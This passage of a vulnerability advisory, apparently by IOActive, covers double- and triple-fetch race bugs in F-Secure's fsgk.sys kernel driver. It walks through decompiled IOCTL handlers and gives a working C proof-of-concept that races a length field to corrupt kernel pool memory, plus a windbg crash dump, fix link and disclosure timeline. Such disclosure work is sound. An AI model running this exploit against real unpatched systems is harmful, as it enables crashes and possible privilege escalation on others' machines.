        result = ioctl_type_3089_subtype_2(inbuf, v9, Lengtha, outbuf2, a5);
        break;
      case 4:
        result = ioctl_type_3089_subtype_4(inbuf, v9, Lengtha, outbuf2, a5);
        break;
      case 5:
        result = ioctl_type_3089_subtype_5(outbuf2, v9, Lengtha, outbufa, outlena, a5);
        break;
      case 6:
        result = ioctl_type_3089_subtype_6(outbuf2, v9, Lengtha, outbufa, outlena, a5);
        break;
      case 13:
        result = ioctl_type_3089_subtype_13(outbuf2, v9, Lengtha, outbufa, outlena, a5);
        break;
      case 7:
        result = ioctl_type_3089_subtype_7(outbuf2, v9, Lengtha, outbufa, outlena, a5);
        break;
      case 9:
        result = ioctl_type_3089_subtype_9(outbuf2, v9, Lengtha, outbufa, outlena, a5);
        break;
      case 10:
        result = ioctl_type_3089_subtype_10(inbuf, v9, Lengtha, outbuf2, a5);
        break;
      case 11:
        result = ioctl_type_3089_subtype_11(outbuf2, v9, Lengtha, outbufa, outlena, a5);
        break;
      case 14:
        result = ioctl_type_3089_subtype_14(outbuf2, v9, Lengtha, outbufa, outlena, a5);
        break;
      case 12:
        v5 = ioctl_type_3089_subtype_12(inbuf, outbuf2, a5);
        goto LABEL_25;
      default:
LABEL_25:
        result = v5;
        break;
    }
  }
  else
  {
    result = -1073741811;
  }
  return result;
}
```

This function probes the input and output pointers and contains another switch/case, which is basically a sub type handler. Looking at ioctl_type_3089_subtype_2:



```
int __thiscall ioctl_type_3089_subtype_2(void *this, int a1, int a2, int a3, int a4, int a5)
{
  int v6; // esi@1

  v6 = (int)this;
  if ( *(_BYTE *)(a1 + 8) & 1 )
    sub_24CD0();
  *(_DWORD *)(a4 + 4) = (ioctl_type_3089_subtype_2_internal(v6 + 440, a2, a3) != 0) + 1;
  return 0;
}
```

This is basically a simple wrapper. The internal version looks like:



```
char __thiscall ioctl_type_3089_subtype_2_internal(int this, void *DataBuf, unsigned int len)
{
  int v3; // esi@1
  PERESOURCE *v4; // ebx@1
  void *v5; // eax@3
  unsigned int v6; // edx@9
  unsigned int v7; // eax@9
  PVOID v8; // eax@12
  PVOID v9; // eax@13
  char result; // al@15
  PERESOURCE *v11; // [sp+Ch] [bp-8h]@1
  char v12; // [sp+10h] [bp-4h]@1

  v3 = this;
  v4 = *(PERESOURCE **)(this + 64);
  v11 = v4;
  v12 = 0;
  if ( *v4 )
  {
    KeEnterCriticalRegion();
    ExAcquireResourceExclusiveLite(*v4, 1u);
  }
  v5 = *(void **)(v3 + 4);
  *(_BYTE *)v3 = 1;
  *(_BYTE *)(v3 + 1) = 0;
  if ( v5 )
    Free(v5);
  if ( *(_DWORD *)(v3 + 8) )
    Free(*(PVOID *)(v3 + 8));
  *(_DWORD *)(v3 + 4) = 0;
  *(_DWORD *)(v3 + 8) = 0;
  if ( len >= 0x16
    && DataBuf
    && (v6 = *((_DWORD *)DataBuf + 3), v7 = v6 + *((_DWORD *)DataBuf + 4), *((_DWORD *)DataBuf + 2) <= len)
    && v7 >= v6
    && v7 <= len >> 1 )
  {
    sub_13070();
    *(_BYTE *)v3 = *(_BYTE *)DataBuf;
    *(_BYTE *)(v3 + 1) = *((_BYTE *)DataBuf + 4);
    v8 = Allocate(PagedPool, 2 * *((_DWORD *)DataBuf + 3) + 4, 0x6D677346u);
    *(_DWORD *)(v3 + 4) = v8;
    if ( !v8 )
    {
LABEL_15:
      sub_14A00(&v11);
      return 0;
    }
    memcpy(v8, (char *)DataBuf + 20, 2 * *((_DWORD *)DataBuf + 3));
    *(_WORD *)(*(_DWORD *)(v3 + 4) + 2 * *((_DWORD *)DataBuf + 3)) = 0;
    v9 = Allocate(PagedPool, 2 * *((_DWORD *)DataBuf + 4) + 4, 0x6D677346u);
    *(_DWORD *)(v3 + 8) = v9;
    if ( !v9 )
    {
      *(_BYTE *)(v3 + 1) = 0;
      goto LABEL_15;
    }
    memcpy(v9, (char *)DataBuf + 2 * *((_DWORD *)DataBuf + 3) + 22, 2 * *((_DWORD *)DataBuf + 4));
    *(_WORD *)(*(_DWORD *)(v3 + 8) + 2 * *((_DWORD *)DataBuf + 4)) = 0;
    if ( *(_BYTE *)v3 == 1 )
      sub_11260(*(_DWORD *)(v3 + 4), *(_BYTE *)(v3 + 1), *(_DWORD *)(v3 + 8));
    sub_14A00(&v11);
    result = 1;
  }
  else
  {
    if ( *v4 )
    {
      ExReleaseResourceLite(*v4);
      KeLeaveCriticalRegion();
    }
    result = 0;
  }
  return result;
}
```

This is the guts of subtype 2. And contains two double fetch (and triple fetch) bugs. Let's go over this step by step.

### Bug #2

Line 32 to 36 contains several length checks. On line 32 there is an overall length check to see if the data contained in the input buffer is ≥ 22 bytes long. Line 34 contains another length check, for an embedded length at databuf+8 (deref to dword), this length has to be < the overall length (tested for on line 32). Also on line 34, 2 more length fields (databuf+12 and databuf+16) are extracted and put in v6 and v7 (+v6). This combined length is then bounds checked at line 36 (and an int overflow check is done at line 35). This all sounds reasonable and sane.

The length at databuf+12 is then used to allocate a buffer. It needs to be noted that there is a double fetch here! That is to say, the length was never captured, and is fetched from the pointer again. Since we're dealing with METHOD_NEITHER, this is a userland pointer, and as such, can change at any given time. This means, given a malicious attacker, the length being used to allocate on line 41 does not have to be the same length that is being validated on line 32-36. This is an on itself isn't a huge problem, since there's just an imbalance here. However …

When looking at line 49 a triple fetch is done! The length is once again being read from a userland pointer, and used as the length field in a memcpy()! This is pretty bad. This means the length on line 41 and line 49 do not have to be the same, and it could be larger on line 49, given a malicious attacker (using a 2nd thread to modify the embedded length field, in user memory). This does in fact cause in kernel pool corruption, as will be shown later.

Line 51 contains a double fetch identical to the one on line 41. Line 58 contains a triple fetch identical to the one on line 49. That one can cause in kernel pool corruption as well.

### Proof of Concept

Before showing the proof of concept exploit, let's go over the layout of the data to exploit this bug.

### Data Layout

In ioctl_handler we see there is a bounds check that makes sure inlen is ≥ 20 bytes. This means the data has a header, and it is 20 bytes long. Following that, in ioctl_type_3089, we see the first four bytes in the header have to be the subtype. The rest of the header does not seem to matter all that much. Because of some embedded flag checking in ioctl_type_3089_subtype_2, the third DWORD in the header is set to 0. It is also in ioctl_type_3089 where the databuf pointer is defined. This points to right after the header (inputbuffer+20). The content of DataBuf can be derived by looking at ioctl_type_3089_subtype_2_internal. The first two DWORDs can be ignored. The following DWORD seems to be some kind of total length. The DWORD after that a partial len, and the DWORD after that another partial len. This gives us the follow data representation:

```
Header: 0x00000002 | <4 bytes> | 0x00000000 | <4 bytes> | <4 bytes>
data  : <4 bytes>  | <4 bytes> | totallen   | partlen1  | partlen2
```

### *Exploit Code*

The proof of concept for this issue looks as follows:

```
// fsecurePoc.cpp : Defines the entry point for the console application.
//
#include "stdafx.h"
#include <Windows.h>
char buf[10000];
char obuf[10000];
DWORD WINAPI ChangeLen(LPVOID lpParameter) {
unsigned int *cip = (unsigned int *)lpParameter;
while (1) {
if (*cip == 10) {
*cip = 9900;
}
else {
*cip = 10;
}
}
}
/*
Header: 0x00000002 | <4 bytes> | 0x00000000 | <4 bytes> | <4 bytes>
data : <4 bytes> | <4 bytes> | totallen | partlen1 | partlen2
double / triple fetch of partlen1 and partlen2
*/
void TriggerPoc(HANDLE h) {
unsigned int *ip = (unsigned int *)buf;
unsigned int *cip;
DWORD ret = 0;
memset(buf, 0x41, 10000);
/* header */
*ip = 2;
ip++;
ip++;
*ip = 0;
ip++;
ip++;
ip++;
/* data */
ip++;
ip++;
*ip = 5000;
ip++;
cip = ip;
*ip = 10;
ip++;
*ip = 20;
ip++;
DWORD tid = 0;
HANDLE th = CreateThread(NULL, 0, ChangeLen, cip, 0, &tid);
int i = 0;
for (i = 0; i < 100000; i++) {
DeviceIoControl(h, 0xc5eaf047, buf, 10000, obuf, 10000, &ret, NULL);
}
TerminateThread(th, 0);
}
```

```
int main()
{
HANDLE h = CreateFile(L"\\\\.\\FSGateKeeperDev\\ILJA", GENERIC_READ |
GENERIC_WRITE, FILE_SHARE_WRITE | FILE_SHARE_READ, NULL, OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL, NULL);
if (h == INVALID_HANDLE_VALUE) {
printf("CreateFile() failed\n");
goto END;
}
else {
printf("success\n");
}
TriggerPoc(h);
END:
getchar();
return 0;
}
```

### ***Debugger Analysis***

When run, this code will trigger a bugcheck almost immediately. The dump analysis in windbg looks as follows:

```
Microsoft (R) Windows Debugger Version 6.12.0002.633 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.
Loading Dump File [C:\Users\ilja\Desktop\FSECURE_DUMP_082315-11559-01.dmp]
Mini Kernel Dump File: Only registers and stack trace are available
Symbol search path is:
SRV*C:\Windows\symbol_cache*http://msdl.microsoft.com/download/symbols
Executable search path is:
Windows 7 Kernel Version 7601 (Service Pack 1) MP (4 procs) Free x86
compatible
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 7601.18933.x86fre.win7sp1_gdr.150715-0600
Machine Name:
Kernel base = 0x82a48000 PsLoadedModuleList = 0x82b93e30
Debug session time: Sun Aug 23 16:09:30.293 2015 (UTC - 7:00)
System Uptime: 0 days 8:36:54.917
Loading Kernel Symbols
...............................................................
................................................................
................................
Loading User Symbols
Loading unloaded module list
......
1: kd> !analyze -v
**************************************************************************
*****
* *
* Bugcheck Analysis *
* *
**************************************************************************
*****
BAD_POOL_HEADER (19)
The pool is already corrupt at the time of the current request.
This may or may not be due to the caller.
The internal pool links must be walked to figure out a possible cause of
```

```
the problem, and then special pool applied to the suspect tags or the
driver
verifier to a suspect driver.
Arguments:
Arg1: 00000020, a pool block header size is corrupt.
Arg2: c14f7410, The pool entry we were looking for within the page.
Arg3: c14f7430, The next pool entry.
Arg4: 0a040605, (reserved)
Debugging Details:
------------------
…
BUGCHECK_STR: 0x19_20
POOL_ADDRESS: GetPointerFromAddress: unable to read from 82bb484c
Unable to read MiSystemVaType memory at 82b93780
c14f7410
CUSTOMER_CRASH_COUNT: 1
DEFAULT_BUCKET_ID: VISTA_DRIVER_FAULT
CURRENT_IRQL: 0
LAST_CONTROL_TRANSFER: from a67885c5 to 82b6ac6b
STACK_TEXT:
b46db9f0 a67885c5 c14f7418 00000000 b46dba20 nt!ExFreePoolWithTag+0x1b1
WARNING: Stack unwind information not available. Following frames may be
wrong.
b46dba00 a678c922 c14f7418 00000000 852092e8 fsgk+0xd5c5
b46dba20 a678cdc9 011ca14c 000026fc 011cc848 fsgk+0x11922 à
ioctl_type_3089_subtype_2_internal
b46dba34 a678e965 011ca138 011ca14c 000026fc fsgk+0x11dc9 à
ioctl_type_3089_subtype_2
b46dba5c a678f3e9 011ca138 000026fc 011cc85c fsgk+0x13965 à
ioctl_type_3089
b46dba8c a677ccc4 00000014 12140ecf 86f92a98 fsgk+0x143e9 à ioctl_handler
b46dbac4 82a7ed7d 87e679c8 87b88a08 87b88a08 fsgk+0x1cc4 à ioctl_dispatch
b46dbadc 82c761d4 00002710 87b88a08 87b88a78 nt!IofCallDriver+0x63
b46dbafc 82c794bc 87e679c8 86f92a98 00000000
nt!IopSynchronousServiceTail+0x1f8
b46dbbd0 82cc05d5 87e679c8 87b88a08 00000000 nt!IopXxxControlFile+0x7a9
b46dbc04 82a85a06 00000030 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
b46dbc04 774871b4 00000030 00000000 00000000 nt!KiSystemServicePostCall
0027e98c 00000000 00000000 00000000 00000000 0x774871b4
STACK_COMMAND: kb
FOLLOWUP_IP:
fsgk+d5c5
a67885c5 ?? ???
SYMBOL_STACK_INDEX: 1
SYMBOL_NAME: fsgk+d5c5
FOLLOWUP_NAME: MachineOwner
MODULE_NAME: fsgk
IMAGE_NAME: fsgk.sys
DEBUG_FLR_IMAGE_TIMESTAMP: 5590de95
FAILURE_BUCKET_ID: 0x19_20_fsgk+d5c5
BUCKET_ID: 0x19_20_fsgk+d5c5
Followup: MachineOwner
```

### Fixes

https://www.f-secure.com/en/web/labs_global/fsc-2015-3

### Timeline

- 8/23/2015: IOActive discovers vulnerability
- 8/23/2015: IOActive notifies vendor
- 9/1/2015: f-secure fixed the issues
- 9/3/2015: IOActive advisory published